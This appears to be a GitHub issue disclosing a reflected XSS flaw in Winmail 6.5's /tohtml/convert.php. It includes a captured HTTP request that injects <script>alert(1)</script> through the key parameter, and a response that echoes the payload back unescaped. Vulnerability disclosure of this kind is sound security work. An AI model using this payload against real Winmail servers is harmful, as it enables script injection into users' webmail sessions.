New issue

Jump to bottom


Reflected XSS Vulnerability exists in the file of Winmail 6.5, which can cause javascript code executed #2

⊙ Open **Ppsoft1990** opened this issue on Jun 27, 2020 · 0 comments

Ppsoft1990 commented on Jun 27, 2020

Reflected XSS Vulnerability exists in the file of Winmail 6.5, which can cause javascript code executed

winmail_xss.docx


Send
Cancel
Target: http://10.20.52.23:6080
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
10.20.52.23:6080/tohtml/conv
Not Secure
10.20.52.23:6080/tohtml/convert.php?key=<script>alert(%27hacked...
OK

```
POST /tohtml/convert.php?key=<script>alert(1)</script>&url=http://www.baidu.com
HTTP/1.1
Host: 10.20.52.23:6080
Content-Length: 0
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryrIAp9Z9PBBtt1S7v
Origin: http://10.20.52.23:6080
Referer:
http://10.20.52.23:6080/main.php?token=631e59b0bffd4b35cd8c9db8e6ad3b22&email=sys
orem%40mail.webin.com
Accept-Encoding: gzip, deflate
Accept-Language: zh,en-US;q=0.9,en;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
```

```
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 09:28:21 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Content-Length: 39
Content-Type: text/html; charset=UTF-8

invalid key - <script>alert(1)</script>
```

10.20.52.23:6080 says

hacked_by_dbapp

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant